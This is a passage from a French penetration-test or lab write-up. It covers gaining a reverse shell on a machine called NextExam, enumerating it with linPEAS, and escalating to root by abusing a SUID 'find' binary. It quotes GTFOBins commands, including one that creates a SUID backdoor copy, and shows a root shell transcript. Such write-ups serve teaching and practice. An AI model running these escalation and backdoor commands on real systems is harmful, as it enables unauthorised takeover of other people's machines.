
La navigation vers ce fichier contenant le code de reverse shell a alors eu pour effet d'exécuter le code contenu dans le fichier, et donc d'initier un reverse shell sur ma machine pour le port 1234.

D – Exploitation du reverse shell

Sur le terminal configuré en écoute, un reverse shell vers le serveur s'est alors initié. Ce qui m'a donné la main sur le serveur en tant qu'utilisateur www-data



Enfin connecté sur le serveur, j'ai alors navigué dans un premier temps dans les répertoires sur lesquels je possédais des droits, et ai trouvé un fichier user.txt dans le home de l'utilisateur golum :




Ensuite, j'ai amélioré mon terminal avec cette procédure : <https://0xffsec.com/handbook/shells/full-tty/>

Cela m'à alors permis de tenter de me connecter en tant que 'golum' avec le flag trouvé ci-dessus, ce qui n'a pas fonctionné. Il ne me restait plus qu'à énumérer les vulnérabilités qui me permettraient d'effectuer une élévation de droits, avec le script LinPEAS.

E – Transfert du fichier linPEAS via ncat

J'ai donc transféré le fichier linPEAS.sh de ma VM kali à la machine victime grâce à netcat.



F – Recherche de vulnérabilités pour élévation de droits

Puis j'ai exécuté le script linPEAS pour récolter des infos sur des potentielles vulnérabilités sur la machine :

```
-rwsr-xr-x 1 root root 67K May 28 2020 /usr/bin/passwd → Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 179K Jul 8 2020 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 84K May 28 2020 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 47K Jul 24 2020 /usr/bin/base32
-rwsr-xr-x 1 root root 87K May 28 2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 313K Sep 30 2020 /usr/bin/find
-rwsr-xr-x 1 root root 31K Aug 3 2020 /usr/bin/pkexec → Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 52K May 28 2020 /usr/bin/chsh
```

A l'exécution du script, deux vulnérabilités sont ressorties sur lignées dans la rubrique « SUID ». Je me suis donc rendu sur le site GTFObins afin de rechercher des exploitations de binaires pour ces SUID.

/ find ☆ Star 10,016

Shell File write SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

DATA is a format string, it supports some escape sequences.

```
LFILE=file_to_write
find / -fprintf "$FILE" DATA -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

Après avoir utilisé l'exploitation renseignée pour le binaire '/find', j'ai pu me connecter au terminal en tant que root.

```
www-data@NextExam:/$ find . -exec /bin/sh -p \; -quit
# whom^Ha^H^H
/bin/sh: 1: wh: not found
# whoami
root
# █
```

A ce stade, la machine victime est totalement compromise, car l'élévation de droits que j'ai effectuée me donne le contrôle total sur la machine. Ce qui marque la fin de la tentative d'intrusion.